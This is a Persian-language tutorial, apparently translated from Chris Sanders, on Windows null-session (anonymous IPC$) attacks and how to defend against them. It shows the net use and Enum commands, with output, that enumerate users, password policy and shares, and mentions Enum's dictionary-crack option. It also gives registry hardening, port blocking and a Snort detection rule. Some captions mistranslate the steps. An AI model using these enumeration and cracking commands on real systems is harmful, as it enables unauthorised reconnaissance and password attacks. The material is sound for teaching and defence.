

مقدمه بر حمله نول



پویا دانشمند

فروردین ۹۰

Email: whh_iran (AT) yahoo (DOT) com

Blog: <http://Pouya.securitylab.ir>

مقدمه:

این حملات از زمان به بازار آمدن ویندوز ۲۰۰۰ مورد استفاده بوده اند، اما جای تعجب دارد که مسئولان نصب و نگهداری شبکه های کامپیوتری، اغلب در هنگام ایجاد چنین شبکه هایی، از این حملات غافل می شوند. این غفلت مسئولان می تواند منجر به نتایج مصیبت باری گردد زیرا توسط این حملات، تقریباً تمامی اطلاعات مورد نیاز شخص حمله کننده برای نفوذ از راه دور به کامپیوتر قربانی فاش می گردد. با اینکه این حملات قدیمی می باشند اما هنوز هم مانند سالهای گذشته بطور رایج مورد استفاده قرار می گیرند. در حقیقت، با وجود اینکه کامپیوترهای جدید دیگر مانند کامپیوترهای قدیمی بطور کامل آسیب پذیر نمی باشند، اما هنوز هم یکی از اولین کارهایی که من هنگام تست نفوذ کامپیوترهایی که از سیستم عامل ویندوز استفاده میکنند انجام می-دهم، اجرای این نوع حمله است. هدف این مقاله شرح دقیق چگونگی عملکرد این نوع حملات و پس از آن توضیح روش های محافظت کامپیوتر شما در مقابل این حملات می باشد.

چگونگی عملکرد:


یک جلسه ی از راه دور زمانی شکل می گیرد که کاربری با استفاده از نام کاربری و رمز عبور از راه دور وارد یک کامپیوتر گردد و به اطلاعات موجود در آن کامپیوتر دسترسی پیدا کند. این کار توسط پروتکل انسداد پیام سرور (SMB) و سرویس سرور ویندوز انجام می پذیرد. در صورت وارد نمودن نام کاربری و رمز عبور معتبر، برقراری اینگونه ارتباطات از راه دور کاملاً قانونی می باشد.

در صورتیکه کاربری بدون نام کاربری و رمز عبور وارد ویندوز شود، می توانیم از این حملات برای نفوذ به کامپیوتر آن شخص استفاده کنیم. کاربران نمی توانند بدون استفاده از نام کاربری و رمز عبور وارد ویندوزهایی شوند که با ویندوزهای کامپیوترهای دیگر از طریق اشتراک (share) متصل شده اند، اما کاربران قادرند بدون استفاده از نام کاربری و رمز عبور وارد ویندوزهایی شوند که از طریق سیستم ارتباط بین فرایندی (IPC) به هم متصل هستند. سیستم ارتباط بین فرایندی همانطور که از نام آن پیداست، مورد استفاده ی فرایند ها و عملکردهای مختلف ویندوز می باشد. سیستم عامل ویندوز یک کامپیوتر از سیستم ارتباط بین فرایندی (IPC) جهت برقراری ارتباط با کامپیوترها و فرایند های دیگر در شبکه (توسط رمز عبور) استفاده می کند. سیستم ارتباط بین فرایندی (IPC) منحصراً توسط پروتکل انسداد پیام سرور (SMB) مورد استفاده قرار می گیرد.

معمولاً سیستم ارتباط بین فرایندی (IPC) (که نیاز به وارد نمودن نام کاربری و رمز عبور ندارد) مورد استفاده ی ویندوزهایی است که در یک شبکه با یکدیگر در ارتباط هستند، اما این به آن معنی نیست که یک کاربر در شبکه که به IPC متصل نیست نتواند به هرکدام از آن کامپیوترها نفوذ کند. سیستم IPC به کاربران بیگانه اجازه نمی دهد تا مستقیماً به کامپیوترهای شبکه دسترسی پیدا کنند اما این سیستم اجازه ی اجرای فعالیت های بسیاری را به کاربران می دهد و نتیجتاً به شخص حمله کننده اجازه می دهد تا به کامپیوترهای شبکه نفوذ کند.

اجرای حمله:


اکنون که می دانیم حملات جلسه خط رابط چگونه عمل می کند، این سوال پیش می آید که آیا اجرای چنین حملاتی برای شخص حمله کننده کار دشواری است؟ متأسفانه پاسخ این است که انجام این حملات بسیار آسان است. برقراری یک جلسه خط رابط مستقیماً از مسیر فرمان ویندوز و بدون نیاز به ابزار اضافی و تنها از طریق بکارگیری فرمان NET امکان پذیر است. می توان از فرمان NET جهت انجام بسیاری از عملکرد های مدیریتی شبکه استفاده نمود. ما می توانیم با استفاده از فرمان NET تلاش کنیم تا با یک خط اشتراکی استاندارد در شبکه هدف ارتباط برقرار کنیم (این عمل به درستی HACKME نام داده شده است)، اما این تلاش ما بدون ثمر خواهد بود زیرا ما نام کاربری و رمز عبور صحیح را وارد نخواهیم کرد.



```
Administrator: C:\Windows\system32\cmd.exe
C:\sec>net use \\172.16.16.131\share "" /u:""
System error 5 has occurred.
Access is denied.
```

شکل ۱: نمونه ی یک تلاش شکست خورده هنگام استفاده از فرمان NET برای برقراری ارتباط با یک خط رابط

با استفاده از این فرمان NET که مشابه دستور قبلی است، می توانیم نام ارتباط مشترک را به ارتباط مدیریتی IPC\$ تغییر دهیم. این عمل، نتایج مثبت بیشتری را در پی خواهد داشت.




```
Administrator: C:\Windows\system32\cmd.exe
C:\sec>net use \\172.16.16.131\ipc$ "" /u:""
The command completed successfully.
```

شکل ۲: نمونه ی اجرای یک حمله ی جلسه ی خط رابط موفق با استفاده از دستور NET

در این لحظه، ما یک جلسه خط رابط موفق با شخص قربانی برقرار کرده ایم. اما مرحله ی بعدی چیست؟ از آنجاییکه ما به کامپیوتر قربانی دسترسی مدیریتی نداریم، قادر نخواهیم بود درایوهای کامپیوتر او شویم یا کدهای رمز عبور او را بدست آوریم. باید به خاطر داشته باشید که سیستم ارتباط بین فرایندها (IPC) جهت ارتباط بین فرایندها بکار می رود لذا میزان

دسترسی ما به کامپیوتر شخص قربانی فقط در حد دانستن نام کاربری ویندوز وی خواهد بود. ما می توانیم از فرمان NET جهت بدست آوردن اطلاعات بیشتری در خصوص قربانی استفاده کنیم، هرچند، ابزارهای اتوماتیکی نیز وجود دارند که می توانند در این زمینه به ما کمک کنند.


ابزار مورد علاقه من برای بدست آوردن اطلاعات در یک حمله ی جلسه ی خط رابط، ابزاری به نام Enum می باشد. این ابزار رایگان، برپایه ی مسیر فرمان ساخته شده و با استفاده از آن می توانیم نامهای کاربری، نام گروه ها، اطلاعات سیستم ها و موارد بیشتری را بدست آوریم. به عنوان یک شخص حمله کننده، یکی از مهمترین موارد مورد نیاز من لیست کاربرهای کامپیوتر قربانی می باشد. با استفاده از این لیست، من قادر خواهم بود که حدس زدن رمز های عبور را آغاز نموده و یا حتی بصورت غیر حرفه ای برای بدست آوردن رمز های عبور تلاش کنم. برای بدست آوردن لیست کاربران توسط برنامه ی Enum، می توانید فرمان زیر را صادر کنید:



```
Administrator: C:\Windows\system32\cmd.exe
C:\sec>enum -U 172.16.16.131
server: 172.16.16.131
setting up session... success.
getting user list (pass 1, index 0)... success, got 7.
Administrator Bill Chris Guest HelpAssistant Steve
SUPPORT_388945a0
cleaning up... success.
```

شکل ۳: استفاده از نرم افزار Enum جهت بدست آوردن لیست کاربران کامپیوتر قربانی

با در دست داشتن لیست کاربران، قادر خواهیم بود خط مشی و اصول رمزگذاری آن کامپیوتر را تغییر دهیم تا بتوانیم حدس های موفق تری را در مورد رمز های عبور داشته باشیم.



```
Administrator: C:\Windows\system32\cmd.exe
C:\sec>enum -P 172.16.16.131
server: 172.16.16.131
setting up session... success.
password policy:
min length: none
min age: none
max age: 42 days
lockout threshold: none
lockout duration: 30 mins
lockout reset: 30 mins
cleaning up... success.
```

شکل ۴: استفاده از نرم افزار Enum جهت تغییر خط مشی و اصول رمز گذاری کامپیوتر قربانی

می توانیم حتی پا را از این فراتر نهاده و لیست کامپیوترهای به اشتراک گذاشته شده و متصل به کامپیوتر قربانی را نیز بدست آوریم.

```

Administrator: C:\Windows\system32\cmd.exe

C:\sec>enum -S 172.16.16.131
server: 172.16.16.131
setting up session... success.
enumerating shares (pass 1)... got 5 shares, 0 left:
  IPC$ Share Docs ADMIN$ C$
cleaning up... success.

C:\sec>
  
```

شکل ۵: استفاده از نرم افزار Enum جهت بدست آوردن لیست کامپیوترهای متصل به کامپیوتر قربانی

نرم افزار Enum امکانات دیگری را نیز در بر دارد که می توان از آنها جهت بدست آوردن انواع مشابهی از اطلاعات استفاده نمود، این برنامه حتی حاوی یک موتور حمله ی لغوی از نوع ساده می باشد که می توان از آن برای هک کردن رمز های عبور استفاده نمود. این موتور حمله ی ساده، بر اساس لیست کلمات وارد شده توسط کاربر عمل می کند.

```

Administrator: C:\Windows\system32\cmd.exe

C:\sec>enum
usage: enum [switches] [hostname|ip]
-U: get userlist
-M: get machine list
-N: get namelist dump (different from -U|-M)
-S: get sharelist
-P: get password policy information
-G: get group and member list
-L: get LSA policy information
-D: dictionary crack, needs -u and -f
-d: be detailed, applies to -U and -S
-c: don't cancel sessions
-u: specify username to use (default "")
-p: specify password to use (default "")
-f: specify dictfile to use (wants -D)
  
```

شکل ۶: تمامی پرچم های ممکن مورد استفاده در نرم افزار Enum

این موارد، رمز عبور دقیق ورود به کامپیوتر قربانی را بدست نمی دهند اما وجود آنها باعث یک شروع خوب در روند حمله می باشد، همچنین، موارد ذکر شده، عناصری حیاتی برای شخص حمله کننده ای است که تلاش می کند تا به کامپیوتر قربانی دسترسی پیدا نماید.

مقابله در برابر حملات:

اولین سوالی که با آن مواجه می شوید این است که "آیا کامپیوتر من در مقابل این حملات آسیب پذیر است؟" پاسخ این سوال به کامپیوترهای موجود در محیط شبکه شما بستگی دارد. اگر شما از ویندوز XP یا ویندوز ۲۰۰۰ استفاده می کنید، آنگاه پاسخ این سوال مثبت است یعنی شما حداقل به میزان کمی نسبت به این حملات آسیب پذیر هستید. از آنجاییکه امروزه اکثر مردم از ویندوزهای پیشرفته تری از ویندوز XP و ویندوز ۲۰۰۳ استفاده می کنند، شاید باور آن سخت باشد که این دو ویندوز هنوز هم از قوی ترین سیستم عامل های در حال تولید می باشند. علاوه بر استفاده از این ویندوزها، موارد دیگری نیز وجود دارد که شما بوسیله ی آنها می توانید از کامپیوتر خود در برابر این حملات محافظت کنید.

محدود کردن جلسات نشست تھی توسط Registry:

به دلایلی نظیر سازگاری ویندوز ۲۰۰۰ با نسخ قدیمی ویندوز و لزوم تلاش شرکت ها برای تولید محصولات با حداقل بودجه، ما هنوز شاهد ایستگاه های کاری و سرور های ویندوز ۲۰۰۰ بسیاری در جهان هستیم. به نظر من اگر شرکت تولیدی ویندوز ۲۰۰۰ هنوز هم خواهان مشتریان بیشتری می باشد، می بایست تغییر کوچکی در رجیستری ویندوز ۲۰۰۰ انجام دهد تا این ویندوز در مقابل حملات نشست تھی محافظت گردد.

اگر regedit را باز کنید و وارد HKLM/System/CurrentControlSet/Control/LSA/RestrictAnonymous شوید، با سه انتخاب روبرو خواهید شد:

۰- تنظیم اولیه. دسترسی از طریق حمله ی نشست تھی

۱- حمله ی نشست تھی را حذف نمی کند ولی از بدست آوردن نام های کاربری و لیست کامپیوترهای متصل جلوگیری می کند

۲- توسط جلوگیری از دسترسی به اکثر اطلاعات، عملاً حمله نشست تھی را حذف می کند

همانطور که مشاهده می کنید، شما نمی توانید بطور ۱۰۰٪ حملات نشست تھی را حذف کنید ولی توسط انتخاب گزینه ی شماره ی ۲ قادر خواهید بود بصورت مؤثری از قدرت نفوذ این حملات بکاهید. در انتخاب این گزینه هنگام کار با ویندوز ۲۰۰۰ دقت کنید زیرا ممکن است انتخاب این گزینه باعث خرابی سیستم ارتباط دهنده کامپیوترها گردد.

شما می توانید همین کار را هنگام کار با سرورهای ویندوز XP و ویندوز ۲۰۰۳ از طریق ۳ کلید ثبت جداگانه انجام دهید.

HKLM\System\CurrentControlSet\Control\Lsa\RestrictAnonymous

۰- تنظیم اولیه. جهت بدست آوردن لیست کامپیوترهای متصل می توان از حمله نشست تپی استفاده نمود.

۱- جهت بدست آوردن لیست کامپیوترهای متصل نمی توان از حمله نشست تپی استفاده نمود.

HKLM\System\CurrentControlSet\Control\Lsa\RestrictAnonymousSAM

۰- جهت بدست آوردن لیست کاربران متصل می توان از حمله ی نشست تپی استفاده نمود.

۱- تنظیم اولیه. جهت بدست آوردن لیست کاربران نمی توان از حمله ی نشست تپی استفاده نمود.

HKLM\System\CurrentControlSet\Control\Lsa\EveryoneIncludesAnonymous

۰- تنظیم اولیه. حمله ی نشست تپی توانایی چندانی نخواهد داشت.

۱- حمله ی خط رابط به عنوان بخشی از گروه تمامی کامپیوترها شناخته شده است (بسیار خطرناک بوده و می تواند باعث دسترسی شخص حمله کننده به لیست کامپیوترهای متصل و مرتبط به کامپیوتر قربانی گردد)



شکل ۷: اصلاح کلید Restrict Anonymous در ثبت اولیه.

شما از شکل بالا به وضوح درمی یابید که ویندوز XP ذاتاً فقط اجازه ی دسترسی به لیست کامپیوترهای متصل به کامپیوتر قربانی را می دهد. این نوع عملکرد، ایمن تر از آنچه در مورد ویندوز ۲۰۰۰ می بینیم می باشد اما با این وجود، هنوز هم اطلاعاتی را در اختیار شخص حمله کننده قرار می دهد.

دسترسی به کامپیوترها را از داخل شبکه مسدود کنید:

اگر قادر نیستید تغییرات رجیستری ویندوز که در بالا ذکر شده است را انجام دهید، آنگاه می توانید از طریق فایروال ویندوز یا فایروال شبکه، برخی از دسترسی ها را مسدود کنید. این کار توسط مسدود سازی پورت های مربوط به NetBIOS و SMB در TCP/IP امکان پذیر است. این پورت ها شامل موارد زیر می باشند:

. TCP Port ۱۳۵

. UDP Port ۱۳۷

. UDP Port ۱۳۸

. TCP Port ۱۳۹

. TCP و UDP Port ۴۴۵

این پورت ها در تمامی عملکردهای شبکه ای ویندوز از قبیل به اشتراک گذاشتن فایل، چاپ از شبکه، ارتباط با کامپیوترهای دیگر و مدیریت سیستم از راه دور بکار می روند. ناگفته نماند مسدود سازی دسترسی به این پورت ها می بایست قبل از اجرای کورکورانه در تعداد بالایی از کامپیوترها، بطور کامل تست شود.

استفاده از IDS:

در صورتیکه ایجاد تغییرات ذکر شده در ثبت اولیه یا فایروال باعث ایجاد نقص در عملکرد برنامه های شبکه شما می گردد، پس لازم است که از یک راه حل واکنشی و انفعالی بجای اقدامات کنشی استفاده کنید. یعنی بجای جلوگیری از حملات جلسه ی خط رابط، بهتر است اجازه دهید این حملات انجام شده و سپس نسبت به آن همانطوری واکنش نشان دهید که نسبت به یک رخداد تهدید کننده در شبکه واکنش نشان می دهید.

اگر از برنامه ی Snort که محبوب ترین IDS در حال تولید است استفاده می کنید، می توانید توسط دستور زیر حملات جلسه ی خط رابط را ردیابی کنید:


```
alert tcp $EXTERNAL_NET any -> $HOME_NET 139 (msg:"NETBIOS NT NULL session";  
flow:to_server.established;
```

```
content: '|00 00 00 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 20 00 4E 00 54 00 20 00 31  
00 33 00 38 00 31|'; classtype:attempted-recon;)
```

این دستور از انجام حملات جلسه ی خط رابط جلوگیری نمی کند اما در هنگام وقوع چنین حملاتی به شما هشدار می دهد تا شما بتوانید واکنش مناسب را در قبال این حملات نشان دهید.

نتیجه:

نشست تهی به هیچ وجه یک تهدید جدید نیست اما این تاکتیک زنده اغلب فراموش می شود همچنین نشست تهی یکی از مفهیم تدریسی در دوره هکر اخلاقی است. اگر شما مسئول شبکه هستید باید درک درستی نسبت به این حملات داشته باشید.

Anatomy of a Null Attack by Chris Sanders